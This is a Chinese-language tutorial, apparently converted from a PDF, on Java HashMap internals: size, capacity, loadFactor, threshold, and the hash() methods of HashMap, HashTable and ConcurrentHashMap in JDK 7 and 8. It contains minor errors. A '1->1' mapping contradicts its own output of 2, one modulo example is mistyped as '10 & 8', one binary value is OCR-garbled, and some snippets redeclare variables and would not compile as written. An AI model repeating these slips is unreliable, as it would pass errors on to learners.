HashMap 中的 size 和 capacity 之间的区别其实解释起来也挺简单的。我们知道，HashMap 就像一个“桶”，那么 capacity 就是这个桶“当前”最多可以装多少元素，而 size 表示这个桶已经装了多少元素。来看下以下代码：

```
Map<String, String> map = new HashMap<String, String>();
map.put("hollis", "hollischuang");

Class<?> mapType = map.getClass();
Method capacity = mapType.getDeclaredMethod("capacity");
capacity.setAccessible(true);
System.out.println("capacity : " + capacity.invoke(map));

Field size = mapType.getDeclaredField("size");
System.out.println("size : " + size.get(map));
```

我们定义了一个新的 HashMap，并想其中 put 了一个元素，然后通过反射的方式打印 capacity 和 size。输出结果为：capacity ： 16、size ： 1。

默认情况下，一个 HashMap 的容量（capacity）是 16，设计成 16 的好处我在《全网把 Map 中的 hash()分析的最透彻的文章，别无二家。》中也简单介绍过，主要是可以使用按位与替代取模来提升 hash 的效率。

为什么我刚刚说 capacity 就是这个桶“当前”最多可以装多少元素呢？当前怎么理解呢。其实，HashMap 是具有扩容机制的。在一个 HashMap 第一次初始化的时候，默认情况下他的容量是 16，当达到扩容条件的时候，就需要进行扩容了，会从 16 扩容成 32。

我们知道，HashMap 的重载的构造函数中，有一个是支持传入 initialCapacity 的，那么我们尝试着设置一下，看结果如何。

```
Map<String, String> map = new HashMap<String, String>(1);

    Class<?> mapType = map.getClass();
    Method capacity = mapType.getDeclaredMethod("capacity");
    capacity.setAccessible(true);
    System.out.println("capacity : " + capacity.invoke(map));

    Map<String, String> map = new HashMap<String, String>(7);

    Class<?> mapType = map.getClass();
    Method capacity = mapType.getDeclaredMethod("capacity");
    capacity.setAccessible(true);
    System.out.println("capacity : " + capacity.invoke(map));


    Map<String, String> map = new HashMap<String, String>(9);

    Class<?> mapType = map.getClass();
    Method capacity = mapType.getDeclaredMethod("capacity");
    capacity.setAccessible(true);
    System.out.println("capacity : " + capacity.invoke(map));
```

分别执行以上 3 段代码，分别输出：capacity ： 2、capacity ： 8、capacity ： 16。

也就是说，默认情况下 HashMap 的容量是 16，但是，如果用户通过构造函数指定了一个数字作为容量，那么 Hash 会选择大于该数字的第一个 2 的幂作为容量。(1->1、7->8、9->16)

这里有一个小建议：在初始化 HashMap 的时候，应该尽量指定其大小。尤其是当你已知 map 中存放的元素个数时。（《Java 开发手册》）

loadFactor 和 threshold

前面我们提到过，HashMap 有扩容机制，就是当达到扩容条件时会进行扩容，从 16 扩容到 32、64、128...

那么，这个扩容条件指的是什么呢?

其实，HashMap 的扩容条件就是当 HashMap 中的元素个数（ size ）超过临界值（ threshold ）时就会自动扩容。

在 HashMap 中，threshold = loadFactor * capacity。

loadFactor 是装载因子，表示 HashMap 满的程度，默认值为 0.75f，设置成 0.75 有一个好处，那就是 0.75 正好是 3/4，而 capacity 又是 2 的幂。所以，两个数的乘积都是整数。

对于一个默认的 HashMap 来说，默认情况下，当其 size 大于 12(16*0.75)时就会触发扩容。

验证代码如下:

```
Map<String, String> map = new HashMap<>();
   map.put("hollis1", "hollischuang");
   map.put("hollis2", "hollischuang");
   map.put("hollis3", "hollischuang");
   map.put("hollis4", "hollischuang");
   map.put("hollis5", "hollischuang");
   map.put("hollis6", "hollischuang");
   map.put("hollis7", "hollischuang");
   map.put("hollis8", "hollischuang");
   map.put("hollis9", "hollischuang");
   map.put("hollis10", "hollischuang");
   map.put("hollis11", "hollischuang");
   map.put("hollis12", "hollischuang");
   Class<?> mapType = map.getClass();

   Method capacity = mapType.getDeclaredMethod("capacity");
   capacity.setAccessible(true);
   System.out.println("capacity : " + capacity.invoke(map));

   Field size = mapType.getDeclaredField("size");
   size.setAccessible(true);
```

```
    System.out.println("size : " + size.get(map));

    Field threshold = mapType.getDeclaredField("threshold");
    threshold.setAccessible(true);
    System.out.println("threshold : " + threshold.get(map));

    Field loadFactor = mapType.getDeclaredField("loadFactor");
    loadFactor.setAccessible(true);
    System.out.println("loadFactor : " + loadFactor.get(map));

    map.put("hollis13", "hollischuang");
    Method capacity = mapType.getDeclaredMethod("capacity");
    capacity.setAccessible(true);
    System.out.println("capacity : " + capacity.invoke(map));

    Field size = mapType.getDeclaredField("size");
    size.setAccessible(true);
    System.out.println("size : " + size.get(map));

    Field threshold = mapType.getDeclaredField("threshold");
    threshold.setAccessible(true);
    System.out.println("threshold : " + threshold.get(map));

    Field loadFactor = mapType.getDeclaredField("loadFactor");
    loadFactor.setAccessible(true);
    System.out.println("loadFactor : " + loadFactor.get(map));
```

输出结果：

```
capacity : 16
size : 12
threshold : 12
loadFactor : 0.75

capacity : 32
size : 13
threshold : 24
loadFactor : 0.75
```

当 HashMap 中的元素个数达到 13 的时候，capacity 就从 16 扩容到 32 了。

HashMap 中还提供了一个支持传入 initialCapacity,loadFactor 两个参数的方法，来初始化容量和装载因子。不过，一般不建议修改 loadFactor 的值。

总结

HashMap 中 size 表示当前共有多少个 KV 对，capacity 表示当前 HashMap 的容量是多少，默认值是 16，每次扩容都是成倍的。loadFactor 是装载因子，当 Map 中元素个数超过 loadFactor* capacity 的值时，会触发扩容。loadFactor* capacity 可以用 threshold 表示。

PS：文中分析基于 JDK1.8.0_73

HashMap 中 hash 方法的原理

你知道 HashMap 中 hash 方法的具体实现吗？你知道 HashTable、ConcurrentHashMap 中 hash 方法的实现以及原因吗？你知道为什么要这么实现吗？你知道为什么 JDK 7 和 JDK 8 中 hash 方法实现的不同以及区别吗？如果你不能很好的回答这些问题，那么你需要好好看看这篇文章。文中涉及到大量代码和计算机底层原理知识。绝对的干货满满。整个互联网，把 hash()分析的如此透彻的，别无二家。

哈希

Hash，一般翻译做“散列”，也有直接音译为“哈希”的，就是把任意长度的输入，通过散列算法，变换成固定长度的输出，该输出就是散列值。这种转换是一种压缩映射，也就是，散列值的空间通常远小于输入的空间，不同的输入可能会散列成相同的输出，所以不可能从散列值来唯一的确定输入值。简单的说就是一种将任意长度的消息压缩到某一固定长度的消息摘要的函数。

所有散列函数都有如下一个基本特性：根据同一散列函数计算出的散列值如果不同，那么输入值肯定也不同。但是，根据同一散列函数计算出的散列值如果相同，输入值不一定相同。

两个不同的输入值，根据同一散列函数计算出的散列值相同的现象叫做碰撞。

常见的 Hash 函数有以下几个：

直接定址法：直接以关键字 k 或者 k 加上某个常数（k+c）作为哈希地址。

数字分析法：提取关键字中取值比较均匀的数字作为哈希地址。

除留余数法：用关键字 k 除以某个不大于哈希表长度 m 的数 p，将所得余数作为哈希表地址。

分段叠加法：按照哈希表地址位数将关键字分成位数相等的几部分，其中最后一部分可以比较短。然后将这几部分相加，舍弃最高进位后的结果就是该关键字的哈希地址。

平方取中法：如果关键字各个部分分布都不均匀的话，可以先求出它的平方值，然后按照需求取中间的几位作为哈希地址。


伪随机数法：采用一个伪随机数当作哈希函数。

上面介绍过碰撞。衡量一个哈希函数的好坏的重要指标就是发生碰撞的概率以及发生碰撞的解决方案。任何哈希函数基本都无法彻底避免碰撞，常见的解决碰撞的方法有以下几种：

- 开放定址法
  - 开放定址法就是一旦发生了冲突，就去寻找下一个空的散列地址，只要散列表足够大，空的散列地址总能找到，并将记录存入。
- 链地址法
  - 将哈希表的每个单元作为链表的头结点，所有哈希地址为 i 的元素构成一个同义词链表。即发生冲突时就把该关键字链在以该单元为头结点的链表的尾部。
- 再哈希法
  - 当哈希地址发生冲突用其他的函数计算另一个哈希函数地址，直到冲突不再产生为止。
- 建立公共溢出区
  - 将哈希表分为基本表和溢出表两部分，发生冲突的元素都放入溢出表中。

HashMap 的数据结构


在 Java 中，保存数据有两种比较简单的数据结构：数组和链表。数组的特点是：寻址容易，插入和删除困难；而链表的特点是：寻址困难，插入和删除容易。上面我们提到过，常用的哈希函数的冲突解决办法中有一种方法叫做链地址法，其实就是将数组和链表组合在一起，发挥了两者的优势，我们可以将其理解为链表的数组。



我们可以从上图看到，左边很明显是个数组，数组的每个成员是一个链表。该数据结构所容纳的所有元素均包含一个指针，用于元素间的链接。我们根据元素的自身特征把元素分配到不同的链表中去，反过来我们也正是通过这些特征找到正确的链表，再从链表中找出正确的元素。其中，根据元素特征计算元素数组下标的方法就是哈希算法，即本文的主角hash()函数（当然，还包括 indexOf()函数）。

hash 方法

我们拿 JDK 1.7 的 HashMap 为例，其中定义了一个 final int hash(Object k) 方法，其主要被以下方法引用。



上面的方法主要都是增加和删除方法，这不难理解，当我们要对一个链表数组中的某个元素进行增删的时候，首先要知道他应该保存在这个链表数组中的哪个位置，即他在这个数组中的下标。而 hash()方法的功能就是根据 Key 来定位其在 HashMap 中的位置。HashTable、ConcurrentHashMap 同理。

源码解析

首先，在同一版本的 Jdk 中，HashMap、HashTable 以及 ConcurrentHashMap 里面的 hash 方法的实现是不同的。再不同的版本的 JDK 中（Java7 和 Java8）中也是有区别的。我会尽量全部介绍到。相信，看文这篇文章，你会彻底理解 hash 方法。

在上代码之前，我们先来做个简单分析。我们知道，hash 方法的功能是根据 Key 来定位这个 K-V 在链表数组中的位置的。也就是 hash 方法的输入应该是个 Object 类型的 Key，输出应该是个 int 类型的数组下标。如果让你设计这个方法，你会怎么做?

其实简单，我们只要调用 Object 对象的 hashCode()方法，该方法会返回一个整数，然后用这个数对 HashMap 或者 HashTable 的容量进行取模就行了。没错，其实基本原理就是这个，只不过，在具体实现上，由两个方法 `int hash(Object k)`和 `int indexFor(int h, int length)`来实现。但是考虑到效率等问题，HashMap 的实现会稍微复杂一点。

hash ： 该方法主要是将 Object 转换成一个整型。

indexFor ： 该方法主要是将 hash 生成的整型转换成链表数组中的下标。

HashMap In Java 7

```
final int hash(Object k) {
    int h = hashSeed;
    if (0 != h && k instanceof String) {
        return sun.misc.Hashing.stringHash32((String) k);
    }
    h ^= k.hashCode();
    h ^= (h >>> 20) ^ (h >>> 12);
    return h ^ (h >>> 7) ^ (h >>> 4);
}
static int indexFor(int h, int length) {
    return h & (length-1);
}
```

前面我说过，indexFor 方法其实主要是将 hash 生成的整型转换成链表数组中的下标。那么 return h & (length-1);是什么意思呢？其实，他就是取模。Java 之所有使用位运算(&)来代替取模运算(%)，最主要的考虑就是效率。位运算(&)效率要比代替取模运算(%)高很多，主要原因是位运算直接对内存数据进行操作，不需要转成十进制，因此处理速度非常快。

那么，为什么可以使用位运算(&)来实现取模运算(%)呢？这实现的原理如下：

X % 2^n = X & (2^n - 1)

2^n 表示 2 的 n 次方，也就是说，一个数对 2^n 取模 == 一个数和(2^n - 1)做按位与运算 。


假设 n 为 3，则 2^3 = 8，表示成 2 进制就是 1000。2^3 -1 = 7 ，即 0111。


此时 X & (2^3 - 1) 就相当于取 X 的 2 进制的最后三位数。

从 2 进制角度来看，X / 8 相当于 X >> 3，即把 X 右移 3 位，此时得到了 X / 8 的商，而被移掉的部分(后三位)，则是 X % 8，也就是余数。

上面的解释不知道你有没有看懂，没看懂的话其实也没关系，你只需要记住这个技巧就可以了。或者你可以找几个例子试一下。

6 % 8 = 6 ，6 & 7 = 6
10 & 8 = 2 ，10 & 7 = 2







所以，return h & (length-1);只要保证 length 的长度是 2^n 的话，就可以实现取模运算了。而 HashMap 中的 length 也确实是 2 的倍数，初始值是 16，之后每次扩充为原来的 2 倍。

分析完 indexFor 方法后，我们接下来准备分析 hash 方法的具体原理和实现。在深入分析之前，至此，先做个总结。

HashMap 的数据是存储在链表数组里面的。在对 HashMap 进行插入/删除等操作时，都需要根据 K-V 对的键值定位到他应该保存在数组的哪个下标中。而这个通过键值求取下标的操作就叫做哈希。HashMap 的数组是有长度的，Java 中规定这个长度只能是 2 的倍数，初始值为 16。简单的做法是先求取出键值的 hashcode，然后在将 hashcode 得到的 int 值对数组长度进行取模。为了考虑性能，Java 总采用按位与操作实现取模操作。

接下来我们会发现，无论是用取模运算还是位运算都无法直接解决冲突较大的问题。比如：CA11 0000 和 0001 0000 在对 0000 1111 进行按位与运算后的值是相等的。





两个不同的键值，在对数组长度进行按位与运算后得到的结果相同，这不就发生了冲突吗。那么如何解决这种冲突呢，来看下 Java 是如何做的。

其中的主要代码部分如下：


```
h ^= k.hashCode();
h ^= (h >>> 20) ^ (h >>> 12);
return h ^ (h >>> 7) ^ (h >>> 4);
```

这段代码是为了对 key 的 hashCode 进行扰动计算，防止不同 hashCode 的高位不同但低位相同导致的 hash 冲突。简单点说，就是为了把高位的特征和低位的特征组合起来，降低哈希冲突的概率，也就是说，尽量做到任何一位的变化都能对最终得到的结果产生影响。

举个例子来说，我们现在想向一个 HashMap 中 put 一个 K-V 对，Key 的值为“hollischuang”，经过简单的获取 hashcode 后，得到的值为“10110001101011100111110 10011011”，如果当前 HashTable 的大小为 16，即在不进行扰动计算的情况下，他最终得到的 index 结果值为 11。由于 15 的二进制扩展到 32 位为“00000000000000000000 0000000001111”，所以，一个数字在和他进行按位与操作的时候，前 28 位无论是什么，计算结果都一样（因为 0 和任何数做与，结果都为 0）。如下图所示。

可以看到，后面的两个 hashcode 经过位运算之后得到的值也是 11 ，虽然我们不知道哪个 key 的 hashcode 是上面例子中的那两个，但是肯定存在这样的 key，这就产生了冲突。

那么，接下来，我看看一下经过扰动的算法最终的计算结果会如何。



从上面图中可以看到，之前会产生冲突的两个 hashcode，经过扰动计算之后，最终得到的 index 的值不一样了，这就很好的避免了冲突。

其实，使用位运算代替取模运算，除了性能之外，还有一个好处就是可以很好的解决负数的问题。因为我们知道，hashcode 的结果是 int 类型，而 int 的取值范围是-2^31 ~ 2^31 - 1，即[-2147483648, 2147483647]；这里面是包含负数的，我们知道，对于一个负数取模还是有些麻烦的。如果使用二进制的位运算的话就可以很好的避免这个问题。首先，不管 hashcode 的值是正数还是负数。length-1 这个值一定是个正数。那么，他的二进制的第一位一定是 0（有符号数用最高位作为符号位，“0”代表“+”，“1”代表“-”），这样里两个数做按位与运算之后，第一位一定是个 0，也就是，得到的结果一定是个正数。

HashTable In Java 7

上面是 Java 7 中 HashMap 的 hash 方法以及 indexOf 方法的实现，那么接下来我们要看下，线程安全的 HashTable 是如何实现的，和 HashMap 有何不同，并试着分析下不同的原因。以下是 Java 7 中 HashTable 的 hash 方法的实现。

```
private int hash(Object k) {
    // hashSeed will be zero if alternative hashing is disabled.
    return hashSeed ^ k.hashCode();
    }
```

我们可发现，很简单，相当于只是对 k 做了个简单的 hash，取了一下其 hashCode。而 HashTable 中也没有 indexOf 方法，取而代之的是这段代码：int index = (hash & 0x7FFFFFFF) % tab.length;。也就是说，HashMap 和 HashTable 对于计算数组下标这件事，采用了两种方法。HashMap 采用的是位运算，而 HashTable 采用的是直接取模。

为啥要把 hash 值和 0x7FFFFFFF 做一次按位与操作呢，主要是为了保证得到的 index 的第一位为 0，也就是为了得到一个正数。因为有符号数第一位 0 代表正数，1 代表负数。

我们前面说过，HashMap 之所以不用取模的原因是为了提高效率。有人认为，因为 HashTable 是个线程安全的类，本来就慢，所以 Java 并没有考虑效率问题，直接使用取模算法了呢？但是其实并不完全是，Java 这样设计还是有一定的考虑在的，虽然这样效率确实是会比 HashMap 慢一些。

其实，HashTable 采用简单的取模是有一定的考虑在的。这就要涉及到 HashTable 的构造函数和扩容函数了。由于篇幅有限，这里就不贴代码了，直接给出结论：

HashTable 默认的初始大小为 11，之后每次扩充为原来的 2n+1。

也就是说，HashTable 的链表数组的默认大小是一个素数、奇数。之后的每次扩充结果也都是奇数。

由于 HashTable 会尽量使用素数、奇数作为容量的大小。当哈希表的大小为素数时，简单的取模哈希的结果会更加均匀。（这个是可以证明出来的，由于不是本文重点，暂不详细介绍，可参考：http://zhaox.github.io/algorithm/2015/06/29/hash）

至此，我们看完了 Java 7 中 HashMap 和 HashTable 中对于 hash 的实现，我们来做个简单的总结。

- HashMap 默认的初始化大小为 16，之后每次扩充为原来的 2 倍。
- HashTable 默认的初始大小为 11，之后每次扩充为原来的 2n+1。
- 当哈希表的大小为素数时，简单的取模哈希的结果会更加均匀，所以单从这一点上看，HashTable 的哈希表大小选择，似乎更高明些。因为 hash 结果越分散效果越好。

- 在取模计算时，如果模数是 2 的幂，那么我们可以直接使用位运算来得到结果，效率要大大高于做除法。所以从 hash 计算的效率上，又是 HashMap 更胜一筹。
- 但是，HashMap 为了提高效率使用位运算代替哈希，这又引入了哈希分布不均匀的问题，所以 HashMap 为解决这问题，又对 hash 算法做了一些改进，进行了扰动计算。

ConcurrentHashMap In Java 7

```
private int hash(Object k) {
    int h = hashSeed;

    if ((0 != h) && (k instanceof String)) {
        return sun.misc.Hashing.stringHash32((String) k);
    }

    h ^= k.hashCode();

    // Spread bits to regularize both segment and index locations,
    // using variant of single-word Wang/Jenkins hash.
    h += (h <<  15) ^ 0xffffcd7d;
    h ^= (h >>> 10);
    h += (h <<   3);
    h ^= (h >>>  6);
    h += (h <<   2) + (h << 14);
    return h ^ (h >>> 16);
}
int j = (hash >>> segmentShift) & segmentMask;
```

上面这段关于 ConcurrentHashMap 的 hash 实现其实和 HashMap 如出一辙。都是通过位运算代替取模，然后再对 hashcode 进行扰动。区别在于，ConcurrentHashMap 使用了一种变种的 Wang/Jenkins 哈希算法，其主要目的也是为了把高位和低位组合在一起，避免发生冲突。至于为啥不和 HashMap 采用同样的算法进行扰动，我猜这只是程序员自由意志的选择吧。至少我目前没有办法证明哪个更优。

HashMap In Java 8

在 Java 8 之前，HashMap 和其他基于 map 的类都是通过链地址法解决冲突，它们使用单向链表来存储相同索引值的元素。在最坏的情况下，这种方式会将 HashMap 的 get 方法的性能从 O(1)降低到 O(n)。为了解决在频繁冲突时 hashmap 性能降低的问题，Java 8 中使用平衡树来替代链表存储冲突的元素。这意味着我们可以将最坏情况下的性能从 O(n)提高到 O(logn)。关于 HashMap 在 Java 8 中的优化，我后面会有文章继续深入介绍。

如果恶意程序知道我们用的是 Hash 算法，则在纯链表情况下，它能够发送大量请求导致哈希碰撞，然后不停访问这些 key 导致 HashMap 忙于进行线性查找，最终陷入瘫痪，即形成了拒绝服务攻击（DoS）。

关于 Java 8 中的 hash 函数，原理和 Java 7 中基本类似。Java 8 中这一步做了优化，只做一次 16 位右位移异或混合，而不是四次，但原理是不变的。

```
static final int hash(Object key) {
    int h;
    return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
    }
```

在 JDK1.8 的实现中，优化了高位运算的算法，通过 hashCode()的高 16 位异或低 16 位实现的：(h = k.hashCode()) ^ (h >>> 16)，主要是从速度、功效、质量来考虑的。以上方法得到的 int 的 hash 值，然后再通过 h & (table.length -1)来得到该对象在数据中保存的位置。

HashTable In Java 8

在 Java 8 的 HashTable 中，已经不在有 hash 方法了。但是哈希的操作还是在的，比如在 put 方法中就有如下实现：

```
    int hash = key.hashCode();
   int index = (hash & 0x7FFFFFFF) % tab.length;
```

这其实和 Java 7 中的实现几乎无差别，就不做过多的介绍了。

ConcurrentHashMap In Java 8

Java 8 里面的求 hash 的方法从 hash 改为了 spread。实现方式如下：

```
static final int spread(int h)  {
   return (h ^ (h >>> 16)) & HASH_BITS;
   }
```

Java 8 的 ConcurrentHashMap 同样是通过 Key 的哈希值与数组长度取模确定该 Key 在数组中的索引。同样为了避免不太好的 Key 的 hashCode 设计，它通过如下方法计算得到 Key 的最终哈希值。不同的是，Java 8 的 ConcurrentHashMap 作者认为引入红黑树后，即使哈希冲突比较严重，寻址效率也足够高，所以作者并未在哈希值的计算上做过多设计，只是将 Key 的 hashCode 值与其高 16 位作异或并保证最高位为 0（从而保证最终结果为正整数）。

总结

至此，我们已经分析完了 HashMap、HashTable 以及 ConcurrentHashMap 分别在 Jdk 1.7 和 Jdk 1.8 中的实现。我们可以发现，为了保证哈希的结果可以分散、为了提高哈希的效率，JDK 在一个小小的 hash 方法上就有很多考虑，做了很多事情。当然，我希望我们不仅可以深入了解背后的原理，还要学会这种对代码精益求精的态度。

Jdk 的源代码，每一行都很有意思，都值得花时间去钻研、推敲。

哈希表（HashTable）的构造方法和冲突解决
HashMap 的数据结构
HashMap 和 HashTable 到底哪不同?
知乎问题中 @二大王 和 @Anra 的答案

为什么 HashMap 的默认容量设置成 16

集合是 Java 开发日常开发中经常会使用到的，而作为一种典型的 K-V 结构的数据结构，HashMap 对于 Java 开发者一定不陌生。

在日常开发中，我们经常会像如下方式以下创建一个 HashMap：

```
Map<String, String> map = new HashMap<String, String>();
```

但是，大家有没有想过，上面的代码中，我们并没有给 HashMap 指定容量，那么，这时候一个新创建的 HashMap 的默认容量是多少呢？为什么呢？


本文就来分析下这个问题。

什么是容量

在 Java 中，保存数据有两种比较简单的数据结构：数组和链表。数组的特点是：寻址容易，插入和删除困难；而链表的特点是：寻址困难，插入和删除容易。HashMap 就是将数组和链表组合在一起，发挥了两者的优势，我们可以将其理解为链表的数组。

在 HashMap 中，有两个比较容易混淆的关键字段：size 和 capacity ，这其中 capacity 就是 Map 的容量，而 size 我们称之为 Map 中的元素个数。

简单打个比方你就更容易理解了：HashMap 就是一个“桶”，那么容量（capacity）就是这个桶当前最多可以装多少元素，而元素个数（size）表示这个桶已经装了多少元素。



如以下代码：

```
Map<String, String> map = new HashMap<String, String>();
map.put("hollis", "hollischuang");

Class<?> mapType = map.getClass();
Method capacity = mapType.getDeclaredMethod("capacity");
capacity.setAccessible(true);
System.out.println("capacity : " + capacity.invoke(map));

Field size = mapType.getDeclaredField("size");
size.setAccessible(true);
System.out.println("size : " + size.get(map));
```

输出结果：

```
capacity : 16、size : 1
```

